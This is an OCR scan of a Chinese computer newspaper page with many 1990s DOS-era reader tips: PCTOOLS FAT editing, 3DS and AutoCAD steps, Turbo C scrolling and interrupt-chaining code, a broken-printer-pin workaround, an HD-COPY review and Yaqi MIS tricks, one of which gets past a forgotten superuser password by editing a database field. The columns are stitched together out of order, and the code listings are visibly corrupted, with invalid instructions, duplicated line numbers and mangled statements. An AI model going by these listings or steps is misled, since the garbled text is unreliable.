再计算起始扇区在FAT表中的偏移,该FAT表是16位的,即每个簇用两个字节来表示,计算步骤如下:2*9897=19794;占用字节数19794/512=38;占用扇区数19794 MOD 512=338;偏移=338;即,9897簇在FAT表的第39扇区,偏移为338字节处,终止扇号为9949(D)=26DD(H)。

3.修改ROOT区及FAT表。用VIEW/EDIT功能,按F2,键入R,进入ROOT区,此处全是空文件项(ENTRY),任意选一个文件项,根据第二步计算的結果,在0-31字节中,填入相应的内容,按F5,键入U,把更新的内容存入,就建立了一个文件DZ2.DBF。

再按F2,键入F,进入FAT区,这里除开始前两个字节为F8FFFFFF外,其余全为00,用PGDN键,翻至FAT表的第39扇区,找到偏移为338处,依次填入AA26,AF26, B026, BF26, C026, CF26, D026, DO26, E026, EFFF,按F5,键入U,把更新的内容存入,这样DZ2.DBF的所有内容就串到一块了。退出PCTOOLS,用DIR命令查看,存在DZ2.DBF,把DZ2.DBF备份出来,拷贝到别的机器,用FOXBASE的BROWSE命令查看,内容非常完整。

□山东 向桂林

(5)用鼠标选取主菜单File下的Load,将C:\3DSXIC下的MYFILE.DXF读入2D造型程序中。

(6)选取Shape/Check(图形/检查)检查图形中的字体是否封闭,若屏幕显示"图形OK"则进行第(8)步;若屏幕显示"图形自身相交"则进行第(7)步。

(7)选取Modify/Vertex.../Move/Delete(修改/顶点.../移动或删除)修改字体中的相交部分。

(8)按F2键进入3D造型程序(3D Loftter)。

(9)选取Shapes/Get.../Shaper(图形/获取.../造型模块)直接按在2D Shaper中编辑好的字体送回第3D Loftter中。

(10)选取Shapes/Steps(图形/步骤)使步幅值为1,以减少图形的复杂程度。

(11)选取Path/Steps(路径/步骤)使步幅值为1,以减少图形的层次及复杂程度。

(12)选取Path/Move Vertex(路径/移动顶点)在TOP视图中调整字体的厚度。

(13)选取Objects/Make(物体/制作),选中User视图中的汉字字体,则将字体转换为三维立体汉字。

(14)按F3进入3D编辑程序(3D EDITOR),即可对字体进行编辑。

(二)如何将三维局部字体移动、拷贝

在制作影视广告时经常需要在编辑过程中对局部字体的位置进行调整、拷贝,下面是基本步骤。

(1)按F3进入3D编辑程序,选择主菜单FILE/LOAD,将所需三维字体造型.3DS(如MYFILE.3DS)读入3D编辑程序。


(2)选择SELECT/NONE(选择/清除)以清除当前状态下的选择内容,表现在屏幕上无红色线段。

(3)选择SELECT/ELEMENT(选择/元素),按鼠标左键将需调整的局部字体点为红色。

(4)选择MODIFY/FACE/MOVE(或SCAL,ROTATE)(修改/面.../移动),按屏幕右下角的SELECT使其变为红色,点对应所选红色的局部字体,即可对字体进行移动、转动、比例等调整。

(5)若要拷贝局部字体,则进行上述第三步后选择CREATE/FACE.../COPY(制作/面.../拷贝),按屏幕右下角的SELECT使其变为红色,点对应红色的局部字体,将方框移动到对应位置。

□济南 董兵



笔者所用一台286升级的386微机,增加磁盘容量也是应用DR DOS6.0的目的之一,在应用中,用Pctools发现逻辑盘区有大量的坏区,而且NDD对其也无能为力,但操作及数据并无其它异常,通过NU的Diskedit工具查看,所有坏区均以FF填充,当时以00复写后一切正常,从而排除坏盘的可能性,后来发现向一切于DR DOS本身,由于扩充盘为DR DOS压缩盘,每一盘区都有一定的保留空间,约为20M以上,如果磁盘显示尚有1M左右的空间,有可能表明磁盘空间已所剩无几,这时如再增加磁盘内容,很快就会出现Diskfull,同时DR DOS保护性地将所有保留空间标记为逻辑坏区,以防对这部分空间的再次操作,如想除去逻辑坏区,只需以Chkdsk /f对相应逻辑盘区进行操作即可。

□昆明 李金增

在EGA/VGA的16色图形模式下用Turbo C的函数getimage获取的位图由头部、体部和尾部三部分构成,头部占4字节,其中第一个字节(设其值为W)加上1为图象宽,第二个字节(设其值为H)加上1为图象高,体部从第五字节开始,用来存放图象的点阵信息,按行方式依次存放,每个象素占四个字节,对应于一个16色调色板寄存器的某一个,每两个象素占一个字节,每行所占字节数为4的倍数且不小于(W+1)*2,整个图象体部所占的字节数等于

```
源程序清单
1. #include <graphics.h>
2. #include <conio.h>
3. #include <mem.h>
4. #include <alloc.h>
5. void scroll up(int x,int y,int winh, char *map)
6. {
7. char *p,*buf;
8. unsigned n, size, w, h, raise;
9. w = *((unsigned *)map);
10. h = *((unsigned *)map+1);
11. size = imageize(0,0,w,winh-1);
12. raise = ((w+1)>>3) <<2 + ((w+1)&7 ? 4:0);
13. if((buf = (char *)mal-
```

屏幕上 一键画圆

每行所占字节数×(H+1),尾部占两字节,其值与本文无关。

知道了Turbo C位图格式,就可编写出使图象无限循环滚动的函数,本文所给出的函数原型是

void scroll up(int x,int y,int winh, char *map)

其中,x,y为窗口左上角的坐标,winh为窗口高度,map指向要滚动的Turbo C位图。

基本思想是,设一活动指针p,使它指向一行开始处,以后每滚动一行p下移一行,每下移一行都要将p所在处的两个字节改为窗口的宽和高,这时再显示p所指的窗口,图象在窗口内上滚一行,当图象最后一行象素从窗口底部进入窗口后,应将已关闭窗口消失的部分图象数据与正在窗口显示的部分图象数据交换位置,并使p重新指向位图开始处。

□大连 李海

```
loc (size) == NULL) return;
14. n=0;p=map;
15. for(;;)
16. {
17. if(n<=h-winh)
18. {
19. t[0]=p[0],t[1]=p[1],
20. t[2]=p[2],t[3]=p[3];
21. n = ((unsigned *)p)++-w;
22. putimage(x,y,p,COPY_PUT);
23. p[0]=t[0],p[1]=t[1],p[2]=t[2],p[3]=t[3];
24. n+=p-p+raise;
25. }
26. else
27. {
28. memmove(buf,p+4,size-8);
29. n=0;p=map;
30. memmove(p-p+size-2,p+4,raise+(h+1-winh));
31. memmove(p+4,buf,size-8);
32. }
33. if((khit())||getch()||free(buf);break;
34. }
35. }
```

5. * * SCALE * * 这种方式可以改变实体的比例尺寸,输入关键字"SC"或者"SCALE"可以从其它方式下转至该方式。AutoCAD在处理时将实体在X与Y轴方向分配相同的比例,也就是说不会将一个圆变成一个椭圆,该方式的提示为:

<<Scale factor>> / Base point / Copy / Undo / eXit;

* * SCALE * * <<Scale factor>> / Base point / Copy / Undo / Reference / eXit;

在缺省状态下(<<Scale factor>>)的放缩基点为"控制标"所在的点,可以使用光标驱动的方式,或者从键盘上输入一个比例因子来改变实体的尺寸,当前所有被选择的实体均将被该方式处理,"Base point"与"Copy"选择项分别用于为放缩比例指定一个基点和放缩并多重拷贝,同前所述,可以使用<<Shift>>键进行多重拷贝,指定基点与新的"拷贝"点可以移动光标在屏幕上选择给取一个点,也可从键盘输入一个坐标点,"Reference"选择项指定当前长度与希望的长度,可以在屏幕上给出两个点,让AutoCAD自己去测量该两点所定义的直线长度来定义放缩比例,其它选择项的功能同上。

6. * * MIRROR * * 用于"镜像"实体,输入关键字"MI"或"MIRROR"可以从其它方式下转至该方式,该方式的提示为:

* * MIRROR * * <<Scale factor>> / Base point / Copy / Undo / eXit;

与标准的AutoCAD命令MIRROR一样,这里将当前选择的实体进行"镜像"需要一条"镜像线",对于使

如何使用GRIP功能(四)

使用该方式的缺省选择项(Second point), "控制标"所在点将被作为"镜像线"的第一个端点,因此所做的响应即为"镜像线"上的另一个端点,"Base point"与"Copy"分别用于为"镜像"指定一个基点和"镜像"多重拷贝,同前所述,可以使用<<Shift>>键进行多重拷贝,指定基点与新的"拷贝"点可以移动光标在屏幕上选择给取一个点,也可从键盘输入一个坐标点,其它选择项的功能同上。

□成都 曾刚

我国目前微机所配用的打印机大部分是击针式打印机。由于设计的原因，一般打印机对纸张厚度都有一定的限制。如Epson 1600K打印机就要求单页纸为0.004英寸，连续纸的厚度不超过0.0126英寸。如果我们使用普通打印纸来打印，应该都是很正常的。但在实际使用中，特别是在办公环境下，经常要打印蜡纸，很显然蜡纸的厚度已远远超出设计要求的最大纸张厚度。装上这样的蜡纸，打印头将紧贴凹凸不平的蜡纸高速打印，再加上操作人员不规范的装卸，这样打印机的断针现象不可避免的发生，严重影响到了工作效率。出现断针情况，一般要将打印头送到维修部门，并支付一笔可观的费用来更换打印头，真是又费精力又费钱。作为一名计算机工作者，很是不希望出现这种情况的。是否有一种暂时利用剩余的针来打印出完整的文字呢？基于这一想法，在经过一段时间的考虑和实际验证，证明问题是完全可以解决的。下面就我所使用方法的原理介绍如下。

打印机断针的软件修正方法

字型转换成点阵数据，每次打印24条线的数据(垂直方式，指24针打印头运动一次)，每列(1/180英寸间隔)必须收到24根针的击发指令，这将需要3个字节来存放。而且每行(24条线)由许多列组成。

我们先介绍好针序列组的概念。对于一个打印头来说，每次断针是有限的，不太可能24根针全部都断。我们先分析断一根针的情况。设打印针编号为p1, p2, ..., p24。断针编号为pi (i ∈ [1, 24])。必定存在这样一个序列组 p1i ~ p2i (i1, i2 ∈ [1, 24], i2 > i1)，并且 i2 - i1 ≥ 12。简单地说必定存在一组连续12根针均为好针的序列。

再来研究有两根断针的情况。我们讨论两个极端情形。其一，若p1, p2为断针，同上例所述的情况是肯定的。其二，若p8, p16或p16, p24为断针，则至少有连续8根针均为好针。

根据以上的讨论，我们可以很直观地推断出如是结论：考虑打印的均匀性(稍后将论及)，即好针

列上的出针，位图数据在命令序列后按从左到右(每三个字节为一单位)的顺序排列。通过修改17H号打印中断，可以很方便地识别打印控制序列，如1B 2A 27 n1 n2。当我们判断到这一命令序列时，并不直接向打印机输出其后所跟着的位图数据，而是先拦截此系列数据并存在新中断服务程序的缓冲区内。当排版软件将位图数据的所有数据全部输出后，也就是将位图数据全部拦截存放在缓冲区内，进行如下处理：根据我们所计算到的好针序列组，分次数控制打印机输出这一位图。以p7, p21为断针的情况为例，可以知道存在着至少一组好针序列组，如p8~p19序列组(12根好针)，因为好针序列组为12根针，这样我们只需对缓冲区的位图数据打印两次即可(24/12)，每次用好针序列组打印12条线，第一次打印，向前进纸12/180英寸，输出缓冲区内位图数据的40~d11位(每三个字节为一个单位，下同)。为了利用好针序列组来输出，我们首先屏蔽此次不需打印的其它位(此时就是d12~d23位)，为了将针位同好针序列组对上，必须进行d0~d11这样的右移8位，经过这样的处理就可以用全部好针输出这12位数据。第二次打印，需向前进纸12/180英寸，同上道理，先屏蔽d0~d11位，然后将好针序列组d12~d23左移4位，再输出即可。经过这两次的处理，就完成了对一个位图数据数据单位的24条线的完整转换输出，完全没有用到断针来输出，因此打印效果同正常情况。

根据对多种断针情况的归纳分析，我们可以得到如下结论：若断针数为m，按以上算法，则最多为(m+1)次，每次使用[24/(m+1)]根针的好针序列组就可以将位图数据转换打印出来。从理论上讲，即使仅剩一根打印针仍可以打印出正常的数据来。顺便提一下，这种算法的打印时间较正常状态最多增加m倍。为了使算法简单有效，我们提出打印均匀性的概念。对于每行打印数据的24条线来说，均匀打印是每次分配打印的好针序列组是同一组，中途不更改。这样使打印次数和使用的好针序列组的针数之间的配合达到最佳，而且使计算量最少。

当然，还要考虑诸如对走纸命令的屏蔽(如1B 4A n序列)等问题。由于篇幅有限，有关细节就不作介绍。

综上所述，用软件直接控制打印针在不对排版软件作任何修改的情况下，修改17H中断采取外挂式的方法，用剩下的好针来输出完整文本是完全可行的。

湖北 齐放

对于如何防止误操作格式化硬盘，不少人都绞尽脑汁，想了各种办法，在很多报刊、书籍中也登载了不少，笔者曾在《一刊》上看到一种利用NORTON磁盘工具对硬盘进行格式化保护的方法，运用之，确不错，但对于没有NORTON磁盘工具的微机用户来说，还是缺少一种即方便，又实用的防止误操作格式化硬盘的方法。能不能利用微机中最常用的PCTOOLS工具软件，实现类似NORTON中的方法呢？经实践笔者发现这是完全可以做到的。

具体方法及操作步骤如下：
 1. 记下硬盘的卷标(如硬盘无卷标，则运行DOS中的LABEL给硬盘设置一临时卷标)
 2. 运行PCTOOLS
 3. 按F3键，再按“E”键，选择“C”盘。
 4. 按F2键，选择“R”键。
 5. 从屏幕显示中找到所记下的硬盘卷标，按F3键，再按F1键，并将光标移至卷标处。
 6. 修改卷标，使卷标中含有小写字母。
 7. 按F5，“U”键保存修改后的卷标，按“ESC”键退出PCTOOLS。
 这个方法使用简便，当误键入格式化命令，系统提示请输入硬盘卷标时，由于系统不认小写卷标名，就无法进行格式化操作，从而保护了硬盘。如确认要进行硬盘格式化，只要在格式化后运行LABEL命令修改硬盘卷标即可。

此法在Super286.386上运用PCTOOLS V2.24~5.0通过。
 浙江 郑琳

此方法将基于这一点，所有的中文排版软件的结果都是使用位图数据方式在打印机上输出。下面将以金山WPS2.0环境下使用Epson系列打印机为例。

打印针的排列方式是上到下，分别为1, 2, ..., 24号打印针交叉排列。打印头移过纸面时，打印针被电流脉冲激发而撞击色带。当打印针撞击在色带上时，在撞击点处色带与打印针接触，一个小点就会被印在打印纸上。这样，随着打印头高速掠过纸面，打印针以不同的组合方式，无数次地撞击色带，就可以将不同的文字打印出来。

排版系统使用打印机的三倍密度方式，将汉字

臣氏公用软件交流网

数千种软件等给电脑爱好者热情的加入，长期备有大量图章优质磁盘供应，欢迎来函，来电咨询、请单、联系地址：广西柳州技术交流活动图书市场35号 联系人：石伟 邮编：545001 电话：(0772)216810

序列组针数只能是12, 8, 6, 4, 3, 2, 1, 也就是要求能被24整除。对于断m根针的坏针情况是至少存在好针序列组针数为[24/(m+1)]根针。

得到上述结论，我们可以进行如下讨论：对于Epson系列打印机来说，打印位图数据的命令序列是1B 2A 27 n1 n2。其中n1, n2规定有多少列用于位图数据，其计算公式为n1+n2×256。每列数据由3个字节组成，控制24根针在一

初学者的园地

拷贝磁盘有许多优秀软件，PC工具、DUP、DDUP、SC，有的安全可靠但速度慢，象PC工具、SC，有的速度快但数据不安全，象DUP、DDUP效果较好，速度快、准确性高，而TBH—Softworks公司推出的HD—COPY则集各家之长更胜一筹，是至今笔者所见功能最全，效果最佳的拷贝工具，在此抛砖引玉推荐给广大。

笔者手中的HD—COPY V1.7主程序HD—COPY.EXE仅70498字节可谓小巧精悍。

该软件是一个集成式环境，虽仅提供五个窗口，却集各种功能于一身。它提供用清洗盘的方法，能够格式化多种规格磁盘，可用3寸5寸盘互拷。可对软盘加密并具有不同安全级用户使用模式。支持鼠标，支持扩展内存，扩充内存管理规范。用户界面友好，拷贝时可一次读源盘数据存入缓冲区(基本内存、扩展内存、扩充内存或硬盘)，再写入目标盘。读写一张1.2M软盘仅需30秒！下面详细介绍一下它的使用方法。

窗口一(Source)，二(dest)是源盘、目标盘的映像，八十对圆点映射双面高密磁盘四十条磁道读、写、格式化、校验的情况。

窗口三(Main menu)是HD—COPY主菜单，共十一个选项：
 一、(Read)读源盘数据到缓冲区中
 二、(Write)把缓冲区中数据写入目标盘
 三、(Verify Destination)根据缓冲区中数据校验目标盘数据
 四、(Verify Source)根据缓冲区中数据校验源盘数据
 五、(Special menu)映射菜单
 六、(Memory statistics)映射源盘数据在缓冲区中的分配情况，包括基本内存、扩展内存(XMS)、扩充内存(EMS)、清洗磁头保证数据读写安全
 六、(Format destination)格式化目标盘。该选项可对磁盘格式化或不同规格的。这也是对软盘加密的一种方法。但要注意，除1.2M, 1.44M以外的磁盘在兼容机上使用需一个“800”的小程序驻留在内存内，而“COMPAQ、AST”等高档机器则能自动识别出来。对于有坏扇区的磁盘，DUP等拒绝读写格式化，HD—COPY则可以在其上开辟“备用扇区”补救之，而容量并不因此减少。
 七、(Put to file)把缓冲区数据映射到硬盘形成一个文件备用。这也是加密保存文件的一种方法。
 八、(Get from file)把映射文件读入缓冲区中
 九、(Options menu)系统环境选项菜单含有十一种选择。

高密度磁碟拷贝的优秀工具 HD-COPY

1. (Destination drive)目标驱动器选择
 2. (Source drive)源驱动器选择
 3. (Auto Verify)是否自动校验
 4. (FAT selection)FAT选择，当该项为“on”时，HD—COPY只对有数据的磁道进行读写，这也是HD—COPY拷贝快的原因之一。
 5. (Format destination)是否格式化目标盘，包括自动识别、无条件格式化、不格式化。
 6. (Password Protect.)口令保护可以为重要硬盘加密，但使用时必须通过HD—COPY输入密码再拷贝一张未加密的磁盘才行。
 7. (Head settle time)磁头设置能合理地调度使用硬盘磁头保证数据安全，当然这要以牺牲时间为代价的。
 8. (Verbose mode)冗余格式为“on”时，可以读、写软盘前重新校准磁头，保证读写准确。
 9. (User mode)用户模式分三个级别：
 ①(Safe)安全级模式，如果你对数据的磁盘格式化或写操作时数据提醒你进一步确认，避免误写你的数据。
 ②(Prof)专业级模式，只须选择即可，按菜单进行。
 ③(RISK)风险级模式，你会看到驱动器的小灯在不断闪烁，正在检测驱动器的开关，能够在你插入源盘或目标盘关上小灯的同时检测并自动开始读写数据，省去你去搬硬盘，节省了时间，当然你一定要去验证，因为无论硬盘是否有重要数据它都会迫不急待地去读写！
 10. (Save HD—COPY. CFG)系统选项存盘
 11. (Esc to main menu)退回主菜单
 十二、(About)关于HD—COPY的说明
 十三、(Esc to main menu)退回主菜单
 窗口四(Option)为系统环境选项情况显示，对应于窗口三中的选项(Option)，也可直接用鼠标改变之。
 窗口五(Status)为当前信息提示，上半部分为缓冲区读写与盘情况，下半部分为系统应用信息提示：
 1 Turbo mode off只有缓冲区足够大(能够全部容纳源盘数据，大约4M)时才为增强模式。
 2 Mouse driver detected 是否装有鼠标
 3 Sound effects on 音效开关
 4 Buffer 1(91 tracks), XMS v3.0, XMM v3.09缓冲区大小分配
 Buffer 2(40 tracks), conventional memory Buffer 3(33 tracks), C:\HDCPTEMP.
 YYY
 5 * Drive A (3.5" HD) is available 是否为有效驱动器
 * Drive B (5.25" HD) is available 集成环境除五个窗口之外最后一行为版权标志，最下一行是与各选项相关联的帮助信息。
 吉林 常虹

角谷猜想中的奥秘

贵报93年7月24日(第30期)中刊登了用BASIC语言验证角谷猜想的程序。验证此猜想的程序很简单，无论从算法上或计算结果上看，似乎没有什么奥秘之处。因为随着基数的增大，程序的循环次数作为X规律的变化，但是，当我们把基数作为X坐标，计算得出的循环次数作为Y坐标于屏幕上时，奥秘就显露出来了。图象就象向日葵的籽粒在葵花上的排列，很有规律，然而笔者却难解其中的奥秘，因此今特呈现贵报，让有兴趣的朋友去研究。

本程序用BASIC语言编写，程序在运行时要求给定一最大基数MN，程序即—MN到MN(步长为1)进行验证，程序在运行过程中按ESC中止。在MN=2000时就可以看出规律了。

```
SCREEN 12
INPUT "VALUE OF MAX NUMM-
BER",MN
ST=INT(MN/8)
VIEW(1,1) (638,478),0,3
```

```
WINDOW (-MN,1)-(MN,400)
FOR I=-MN TO MN
IF INKEY$=-CHR$(27) THEN
END
X=I
M=O
DO WHILE ABS(X)()1 AND X()O
M=M+1
IF (X/2)=INT(X/2) THEN
X=X/2
ELSE
X=3*X+ABS(X)/X
END IF
LOOP
IF M>M THEN
M=M
IM=I
END IF
PRESET(I,M),10
LOCATE 2,70,PRINT I
NEXT I
A$=INPUT$(1)
```

四川 陈志林

(三)如何使用贴图

ANI 二维动画系统是 3DS 理想辅助软件包。用 ANI 可完美的制作出 3DS 很难制作的完美效果。特别是用 ANI 制作的高分辨率静止和动画的位图。可用在 3DS 中作为材质和贴图使用。下面是将 ANI 位图转换成 3DS 材质再贴到平面物体上的基本步骤。

- (1) 运行 C:\ANI\ANI。在 ANI 中制作平面位图。
(2) 选择 File / Picture / Load (文件 / 位图 / 装入)。输入文件名。将该文件存入 C:\3DS2\MAP。将文件以 .GIF 格式存入 3DS2\MAP 中。
(3) 进入 3DS。按 F5 键进入材质编辑器 (MATERIAL)。
(4) 打开 TILE、PHONG、SUB 键。启动 TEXTURE MAP 质地贴图 (根据需要可选 OPACITY 不透明、BUMP 隆起、REFLECTION 反射贴图)。调整设定值为 100。自动与 TEXTURE MAP 平行的 NONE 选择 C:\3DS2\MAPS*.GIF 所需的位图。
(5) 按 Renderer / Render (生成 / 生成) 以观察贴图的整体效果。
(6) 选取 Library / Load Library (材质库 / 装入材质库) 以改

3DS 三维动画系统的几种制作技术 (下)

- 变当前材质库的名称。
(7) 选取 Material / Put Material (材质 / 放置材质)。在对应的菜单中写入贴图名称。按 OK。
(8) 选取 Library / Save Library (材质库 / 存入材质库)。在当前材质库中的 Material 下就存入了一个所需的贴图。
(9) 按 F3 进入 3DS 编辑程序。选 File / Load (文件 / 装入) 装入对应的 3DS 造型。
(10) 选取 Surface / Material... / Get Library (表面 / 材质... / 获取材质库) 选出所需贴图的材质库。
(11) 选取 Surface / Material... / Choose (表面 / 材质... / 选择) 选择出所需的材质。
(12) 选取 Surface / Material... / Assign... / By Name (表面 / 材质... / 赋予... / 物体名) 把需要贴图的物体名为 "x"。即把存在材质库的贴图贴给了该物体。
(13) 选取 Surface / Mapping... / Type... (表面 / 贴图... / 类型) 选择贴图类型。
(14) 选取 Surface / Mapping... / Type... / Planar (表面 / 贴图... / 类型... / 平面方式) 选择平面贴图方式 (根据需要也可选择 Spherical 球面贴图和 Cylindrical 柱面贴图方式)。
(15) 选取 Surface / Mapping... / Aspect... / Region Fit (表面 / 贴图... / 正面... / 区域形状) 屏幕出现十字线。把所需贴之处用十字线所画的方框框住。
(16) 选取 Surface / Mapping... / Adjust... / Tile in X、Y 处分别写出重复贴图的数据。
(17) 选取 Surface / Mapping... / Apply... / Object (表面 / 贴

图... 贴入...) 用鼠标点入对应物体。即把贴图方式和贴图格式赋予物体。

- (18) 选取 Renderer / Render (生成 / 生成) 生成单面画面。检查贴图效果。若需修改则进行第 (18) 步。
(19) 选取 Surface / Mapping... / Adjust... / Move (表面 / 贴图... / 调整... / 移动) (Rotate or Scale) 对贴图位置进行进一步调整。
(四) 如何将一个物体的材质转给另一个物体上
在 3DS 软件包中带有较多的贴图材质、图象图形及 3D 造型等。其中 3D 造型中的物体上附有丰富的贴图材质、图象图形。下面是将已有 3D 造型中物体上的材质转给新物体上的具体步骤。
(1) 按 F3 键进入 3D 编辑程序。选取 File / LOAD (文件 / 装入) 将所需 3D 造型调入 3D 编辑程序。
(2) 选取 Surface / Material... / Acquire (表面 / 材质... / 获得)。鼠标点入对应物体。屏幕显示出该物体的所有材质的对话框。选入需要的材质。点 OK。此时所需的材质便成为当前材质。
(3) 选取 File / Merge (文件 / 合并)。屏幕出现对话框。打开 MESH OBJECTS 选入新物体的 3D 造型。点 OK。即将新物体与第 (1) 步调入的 3D 造型合并。
(4) 选取 Surface / Material... / Assign... / By Name (表面 / 材质... / 赋予... / 物体名)。在对话框中选择出新物体的名字点 OK。则在新物体上被赋予所需的材质。
(5) 选取 Renderer / Render (生成 / 生成)。检查位图效果。
(6) 如果所需材质属贴图。则需根据物体的形状选择不同的贴图座标。再赋予物体。最后生成。

雅奇 MIS 使用技巧三则

雅奇 MIS 微机自动编程系统。以强大的功能受到计算机用户的青睐。本文将几例实用技巧奉献给各位读者。
一、繁体字的使用。雅奇 MIS 配有超越汉字系统 CX-DOS。但只有简体、制作繁体字封面时感觉不便。解决方法: 复制 UCDOS 下的繁体字库 HZK16F (与其结构兼容繁体字库皆可)。用 DEBUG 修改 HZK16F。
DEBUG HZK16F
R CX
F40
W CC0
Q
将 HZK16F 改名为 CCL16B 后即可进入繁体汉字系统。

二、超级用户名修改。进入 FOXBASE。在点状态下打下 USE 路径 / MAIN.MMK (注: 路径为生成系统子目录的路径名。若进入 FOXBASE 后屏幕无号显示。可打入 SET COLO TO 命令)。打入 BROW 命令修改第一条记录中的操作名称即可。另标记字段须改为 .T。最后按 CTRL+W 存盘退出。附: 若超级用户名遗忘。可修改第一条记录的密码字段为 4615 存盘退出后。打入 1975 即可进入系统。

三、进入雅奇系统后屏幕混乱。对于某些原装机如 AST 或 COMPAQ。进入雅奇系统后。屏幕画面会从中下屏开始显示。造成屏幕混乱。解决办法有 4 种: 1. 换显示卡为 TVGA 8900 系列或其兼容显示卡; 2. 使用非直接写屏汉字系统如 2.13F; 3. 使用直接写屏汉字系统但设置系统禁止写屏 (于磁盘配置的理想汉字系统。可进入 DEBUG 后设置显示模式为 12FH); 4. 使用雅奇 2.80A 或以上版本。
□ 编 者 肖 勇

BORLAND 公司的 TURBO C 是目前应用最广泛的 C 语言编译器。但在中断处理方面。同汇编语言和 MICROSOFT 的 MS-C 相比。TURBO C 就显得有些逊色。虽然 TURBO C 提供了一个关键字 interrupt。使加上此关键字修饰的函数在编译时产生的代码与一般的函数有所不同。多了一些寄存器保存和恢复的指令。返回指令也改为 IRET 而不是 RET。但是。这仍然是基本的中断处理能力。如果我们连接了一个中断以后。还想执行原来的中断处理功能。在 TURBO C 中只有唯一的处理方法 OLD_INTXX ()。 (OLD_INTXX 为指向原来中断函数的指针)。而 MS-C 提供的 chain_intr () 函数可以使所有挂接在同一个中断向量上的函数形成一个链。而且能够正确地调用出所需的寄存器值传递到被调函数中。能不能增强 TURBO C 的中断处理能力呢?

在中断函数内部。需要调用原来的中断功能可分为三种情况:
1. 不需要入口参数。也不需要出口参数。如在函数内部调用原来的 INT8 (已被挂接过的时钟)。因为不需要通过寄存器传递参数。此类调用可用 OLD_INTXX () 的方法来完成 (OLD_INTXX () 为指向原中断向量地址的一个指针)。这也是 TURBO C 提供的唯一的调用原中断的方式。

2. 在中断函数中已完成了处理过程。此时需要转入原来的被挂接的中断。这类调用不需要返回该中断函数 (类似于远转移) 但是需要把相关寄存器的值传递过去。这正是堆栈开销。可把所有的寄存器都保存在内存变量中。因为 DOS 仅使用 300 多个字节的内部堆栈。而中断函数仅为保存寄存器值用了近 40 个字节。在发生中断嵌套的情况下有可能造成堆栈溢出。系统崩溃。在调用原中断后把寄存器 (包括标志寄存器) 值传回变量寄存器。并恢复“现场”。这是调用原中断的最有效的方式。但是这种方式在应用时会受到限制。如果挂接的中断是 DOS 内部可能调用的 (如 28H、2FH)。必须小心不要造成堆栈溢出。因此使用这种方式时必须慎重。
1. int.asm
2. model small.c
3. public chain_intr.call
4. code
5. chain_intr proc near
6. pop ax; 清除堆栈
7. pop cs; add ip
8. pop es; add ip
9. mov di; [bp+10]
10. mov si; [bp+6]
11. mov di; [bp+2]
12. push bp; 调用原中断
13. pushf
14. mov bp; sp
15. pop di
16. pop si
17. pop es
18. pop cs
19. pop dx

16. pop cx
17. pop bx
18. pop ax; 只留下中断返回地址
19. pushf
20. push cs; add ip
21. push es; add ip
22. iret; 远转移至中断入口
23. add ip; dw 0
24. add ip; dw 0
25. chain_intr endp
26. call intr_proc near
27. push ax; 保存“现场”
28. push bx

29. push cx
30. push dx
31. push es
32. push ds
33. push si
34. push di
35. mov ax; [bp+16]; 变量寄存器值传到相应的寄存器
36. mov bx; [bp+14]
37. mov cx; [bp+12]
38. mov dx; [bp+10]
39. mov es; [bp+8]
40. mov ds; [bp+6]
41. mov si; [bp+4]
42. mov di; [bp+2]
43. push bp; 调用原中断
44. pushf
45. mov bp; sp
46. call dword ptr [bp+6]
47. pop bp
48. mov [bp+16]; ax; 寄

AutoCAD 的 DDUCS 命令在 11.0 以前的版本中通过一个对话框来完成 USC 命令的所有功能。以及更改指定存在的用户坐标系名称。12.0 版取消了定义名称的功能。所使用的对话框名为 "UCS Control"。刚开始定义用户坐标系时。在该对话框中有些按钮是“灰色”的。此时这些按钮为不可用的。在它们可以使用的时候将自己变亮。各按钮与子对话框之间可以通过 (Tab) 键顺序转换。并且使用 (Enter) 键拾取。也可以使用鼠标器并且使用 (Pick) 拾取。对话框中各选项的使用与解释如下:
UCS Names 区域显示有一个当前已经定义的用户坐标系列表。并且让读者滚动显示它们。"WORLD"。"坐"标系统总是显示在第一行。如果在当前图形编辑期间有其他用户坐标系被定义。接下来将显示 "PREVIOUS"。它是前一个当前坐标系。移动鼠标器选择该项并且拾取 "OK" 按钮 (11.0 版本为拾取当前 (Current) 列表中的方框) 可以返回到 "PREVIOUS"。"坐"标系统下。读者可以如前所述一步一步地倒退至想要的坐标系下。如果当前用户坐标系还没有被命名 (定义后立即使用)。则第三行将赋予该坐标系。所显示的标记为 "NO NAME"。在列表窗中选择坐标系还可以使用键盘上的方向键来移动。
AutoCAD 在列表窗中使用 "Cur" 字符串指示某一坐标系为当前坐标系。将某一个坐标系设置为当前坐标系可以在列表窗中拾取它的名称。后。选择 "Current" 按钮。Delete 按钮用于删除在列表窗中选择的坐标系。注意: "PREVIOUS" 与 "坐"标系统不能被删除; Rename 按钮用于在列表窗中选择指定一个坐标系。其名称将保持原样。在 "Rename To" 编辑窗中。如果使用鼠标器或者 (Tab) 键激活这个坐标系后。给出一个新的坐标系名称。并且拾取 "Rename To"。按钮将更改所指定的坐标系名称。注意 "WORLD" 与 "PREVIOUS"。"坐"标系统不可以更名。更名信息将在拾取 "OK" 按钮结束后。命令行在图形命令中。List 按钮被拾取后。屏幕上将弹出 "UCS Origin Point and Axis Vectors" 子窗口。显示在列表窗中选择到的坐标系的定义信息。坐标系统的原点。这些信息的坐标系系统为图形的当前坐标系。
在 12.0 版本 DDUCS 命令对该期间所做的一切修改必须在拾取 "OK" 按钮后。才会被 AutoCAD 在当前图形中予以更新保存。
□ 编 者 曹 刚



增强 Turbo C 中断处理能力

MS-C 提供的 CHAIN_INTR () 函数完成的功能。我们可以为 TURBO C 增设汇编语言函数来实现上述功能。方法是: 首先。恢复保存在堆栈中的寄存器值。其次。因为不能返回该函数。所以必须清除堆栈中多余的内容。才能使程序正确运行。最后远转移到原中断入口执行。

3. 在中断函数内部。需要调用原来的中断。调用结束后。还要返回原来的调用点。而且这个过程需要通过变量寄存器来传递入口、出口参数。为此。在把变量寄存器传回到相应的寄存器之前。还要保存“现场”。即现有的寄存器值 (为了节省

寄存器值传回变量寄存器中
49. mov [bp+14]; bx
50. mov [bp+12]; dx
51. mov [bp+10]; dx
52. mov [bp+8]; dx
53. mov [bp+6]; dx
54. mov [bp+4]; si
55. mov [bp+2]; di
56. pushf; 标志寄存器值传回
57. pop ax
58. mov [bp+22]; ax
59. pop di; 恢复“现场”
60. pop si
61. pop ds
62. pop es
63. pop dx
64. pop cx
65. pop bx
66. pop ax
67. ret
68. call_intr endp
69. end
上述的程序用 tasm2.0 编译通过。
使用方法:
